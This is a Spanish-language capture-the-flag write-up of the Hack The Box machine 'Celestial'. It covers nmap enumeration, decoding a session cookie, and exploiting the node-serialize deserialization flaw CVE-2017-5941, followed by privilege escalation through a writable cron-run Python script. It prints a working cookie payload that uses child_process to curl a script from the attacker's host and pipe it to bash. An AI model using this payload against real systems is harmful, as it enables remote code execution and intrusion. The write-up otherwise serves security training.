Hack The Box - Celestial	
Sistema Operativo:	**Linux**
Dificultad:	**Medium**
Release:	**10/03/2018**

Skills Required

- Basic/intermediate knowledge of Linux
- Basic/intermediate knowledge of Javascript
- Understanding of object serialization

Técnicas utilizadas

- Exploiting object deserialization in NodeJS
- Enumerating system log files

La resolución de la máquina *Celestial* de Hack The Box constituyó un ejercicio integral de análisis ofensivo en el que se abordaron de manera progresiva distintas fases de intrusión y escalada de privilegios. El punto de partida fue el examen de la aplicación web expuesta, cuya superficie de ataque inicial parecía carente de vectores evidentes. No obstante, la inspección de los artefactos de sesión reveló una cookie codificada en Base64 que, tras su decodificación, resultó ser un objeto en formato JSON. Este hallazgo condujo a la hipótesis de una posible **deserialización insegura** en un entorno **Node.js**, hipótesis que se confirmó al explotar la vulnerabilidad **CVE-2017-5941** en la librería *node-serialize*.

La explotación se sustentó en la inyección de un objeto malicioso que contenía una **Immediately Invoked Function Expression (IIFE)**, lo que permitió transformar el proceso de deserialización en un mecanismo de **ejecución remota de comandos (RCE)** sobre la máquina objetivo. Una vez consolidado el acceso inicial, la fase de post-explotación se orientó hacia la monitorización de procesos mediante la herramienta **pspy**, que reveló la ejecución periódica de un script en Python con permisos de escritura. La manipulación de dicho script posibilitó la inyección de código arbitrario, cuya ejecución automática derivó en la obtención de privilegios de **superusuario (root)**.

Enumeración

La dirección IP asignada a la máquina objetivo es 10.129.229.94. Para verificar la existencia de conectividad entre el sistema de ataque y el sistema remoto, se procedió al envío de cinco paquetes ICMP tipo "echo request", confirmando con ello la accesibilidad de la máquina víctima en el plano de red.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ping -c 5 10.129.228.94 -R
PING 10.129.228.94 (10.129.228.94) 56(124) bytes of data.
64 bytes from 10.129.228.94: icmp_seq=1 ttl=63 time=55.4 ms
RR:     10.10.16.42
        10.129.0.1
        10.129.228.94
        10.129.228.94
        10.10.16.1
        10.10.16.42

64 bytes from 10.129.228.94: icmp_seq=2 ttl=63 time=59.4 ms     (same route)
64 bytes from 10.129.228.94: icmp_seq=3 ttl=63 time=73.1 ms     (same route)
64 bytes from 10.129.228.94: icmp_seq=4 ttl=63 time=55.2 ms     (same route)
64 bytes from 10.129.228.94: icmp_seq=5 ttl=63 time=55.8 ms     (same route)

--- 10.129.228.94 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 55.172/59.800/73.136/6.844 ms
```

Una vez establecida la conectividad inicial, se llevó a cabo una fase de reconocimiento activo utilizando la herramienta *nmap*, con el objetivo de identificar los puertos abiertos y los servicios expuestos por la máquina comprometida. El comando empleado fue **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.228.94 -oN scanner_celestial.** Los parámetros seleccionados responden a una estrategia de escaneo exhaustiva:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ cat nmap/scanner_celestial
# Nmap 7.94SVN scan initiated Mon Sep  2 09:41:31 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_celestial 10.129.228.94
Nmap scan report for 10.129.228.94
Host is up, received user-set (0.076s latency).
Scanned at 2024-09-02 09:41:31 CEST for 28s
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
3000/tcp open  http    syn-ack ttl 63 Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep  2 09:41:59 2024 -- 1 IP address (1 host up) scanned in 28.06 seconds
```

Análisis del puerto 3000 (Node.js)

Al acceder a la interfaz inicial del servicio web, la superficie de ataque aparente resultaba estéril, sin elementos evidentes que pudieran ser explotados de manera inmediata.



Hey Dummy 2 + 2 is 22

Sin embargo, un examen más minucioso de los artefactos de sesión reveló la presencia de una cookie cuyo contenido consistía en una extensa cadena codificada en Base64. Tras su decodificación, se constató que dicha secuencia correspondía a un objeto estructurado en formato JSON, lo que sugería la existencia de un mecanismo de serialización susceptible de ser manipulado con fines de explotación.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ php -a
Interactive shell

php > echo urldecode("eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ%3D%3D");
eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ==
php > exit

┌──(administrador㉿kali)-[~/Descargas]
└─$ echo "eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ==" | base64 -d
{"username":"Dummy","country":"Idk Probably Somewhere Dumb","city":"Lametown","num":"2"}
```

Considerando la naturaleza del servicio y constatando que la aplicación estaba implementada sobre un entorno **Node.js**, surgió la hipótesis de que el mecanismo de gestión de cookies podía ser vulnerable a un ataque de **deserialización insegura**. La serialización, en este contexto, constituye el proceso mediante el cual un objeto en memoria es transformado en una representación lineal (habitualmente en formato JSON o binario) con el fin de ser almacenado o transmitido. La deserialización, por su parte, implica la operación inversa: reconstruir el objeto original a partir de dicha representación.

Cuando este procedimiento se aplica a datos no confiables sin las debidas validaciones, se abre la posibilidad de que un atacante inyecte estructuras maliciosas que, al ser interpretadas por el motor de deserialización, desencadenen la ejecución arbitraria de código. Este patrón de vulnerabilidad se encuentra catalogado bajo la **CWE-502 (Deserialization of Untrusted Data)** y ha sido ampliamente documentado en múltiples entornos de programación.

En el caso particular de esta máquina, la librería afectada era **node-serialize** en su versión 0.0.4, la cual resultó vulnerable a la explotación descrita en la **CVE-2017-5941**. Dicha vulnerabilidad permite que, al inyectar un objeto JavaScript especialmente manipulado que contenga una **Immediately Invoked Function Expression (IIFE)**, el intérprete ejecute código arbitrario en el sistema anfitrión.

La explotación de la vulnerabilidad **CVE-2017-5941** en la librería *node-serialize* se fundamenta en el uso de una construcción característica de JavaScript conocida como **Immediately Invoked Function Expression (IIFE)**. Una IIFE consiste en una función anónima definida y ejecutada de manera inmediata en el mismo momento de su declaración, gracias a la sintaxis function(){ ... }().

En condiciones normales, las IIFE se emplean como patrón de encapsulación para evitar la contaminación del espacio de nombres global y controlar el ámbito de las variables. Sin embargo, en el contexto de la deserialización insegura, esta propiedad se convierte en un vector de ataque: al inyectar un objeto serializado que contiene una IIFE, el motor de deserialización no solo reconstruye la estructura, sino que **ejecuta automáticamente la función maliciosa en el instante de la carga**.


De este modo, el atacante logra transformar un simple proceso de reconstrucción de datos en un mecanismo de **ejecución arbitraria de código**, sin necesidad de interacción adicional. Esta técnica, documentada en la investigación de Ajin Abraham y recogida en la base de datos de GitHub Advisory, constituye el núcleo de la explotación práctica de la vulnerabilidad.

```
┌──(administrador㉿kali)-[~/Descargas/exploits]
└─$ cat test
{"username":"_$$ND_FUNC$$_require('child_process').exec('curl -sX GET http://10.10.16.42/cmd.sh | bash', function(error, stdout, stderr) { console.log(stdout) })","country":"Idk Probably Somewhere Dumb","city":"Lametown","num":"2"}

┌──(administrador㉿kali)-[~/Descargas/exploits]
└─$ cat test | base64 -w 0; echo
eyJ1c2VybmFtZSI6Il8kJE5EX0ZVTkMkJF9yZXF1aXJlKCdjaGlsZF9wcm9jZXNzJykuZXhlYygnY3VybCAtc1ggR0VUIGh0dHA6Ly8xMC4xMC4xNi40Mi9jbWQuc2ggfCBiYXNoJywgZnVuY3Rpb24oZXJyb3IsIHN0ZG91dCwgc3RkZXJyKSB7IGNvbnNvbGUubG9nKHN0ZG91dCkgfSkiLCJjb3VudHJ5IjoiSWRrIFByb2JhYmx5IFNvbWV3aGVyZSBEdW1iIiwiY2l0eSI6IkxhbWV0b3duIiwibnVtIjoiMiJ9Cg==

┌──(administrador㉿kali)-[~/Descargas/exploits]
└─$ 
```

La validación empírica de esta hipótesis confirmó la explotación exitosa: fue posible obtener **ejecución remota de comandos (RCE)** sobre la máquina objetivo, consolidando así la intrusión inicial y abriendo la puerta a fases posteriores de escalada de privilegios y persistencia.



<u>Escalada de privilegios</u>


Con el propósito de profundizar en la comprensión de la vulnerabilidad, resultó pertinente examinar el **código fuente de la aplicación web**, lo que permitió corroborar la lógica subyacente en la gestión de las cookies y su relación con el vector de deserialización previamente identificado.

```
sun@celestial:~$ cat server.js
var express = require('express');
var cookieParser = require('cookie-parser');
var escape = require('escape-html');
var serialize = require('node-serialize');
var app = express();
app.use(cookieParser())

app.get('/', function(req, res) {
 if (req.cookies.profile) {
   var str = new Buffer(req.cookies.profile, 'base64').toString();
   var obj = serialize.unserialize(str);
   if (obj.username) {
     var sum = eval(obj.num + obj.num);
     res.send("Hey " + obj.username + " " + obj.num + " + " + obj.num + " is " + sum);
   }else{
     res.send("An error occurred...invalid username type");
   }
}else {
     res.cookie('profile', "eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ==", {
       maxAge: 900000,
       httpOnly: true
     });
 }
 res.send("<h1>404</h1>");
});
app.listen(3000);
sun@celestial:~$ 
```

En una fase posterior de la intrusión, procedí a ejecutar la herramienta **pspy**, un utilitario diseñado para monitorizar en tiempo real los procesos que se ejecutan en un sistema Linux sin necesidad de privilegios elevados. Esta técnica resulta especialmente útil en escenarios de post-explotación, ya que permite identificar tareas programadas, scripts invocados de manera periódica o servicios que podrían ser manipulados para obtener un mayor nivel de control.

El análisis reveló la existencia de un **script en Python** ejecutado de forma recurrente por el sistema. Dado que el archivo era susceptible de modificación por el usuario comprometido, se planteó la posibilidad de inyectar código malicioso en su interior.



La ejecución automática del script, al ser invocado por un proceso privilegiado, derivó en la obtención de **acceso con privilegios de superusuario (root)**. Este hallazgo ilustra un patrón clásico de **escalada de privilegios mediante abuso de tareas automatizadas**, donde la ausencia de controles adecuados sobre la integridad de los scripts ejecutados por el sistema facilita la consolidación del compromiso total de la máquina objetivo.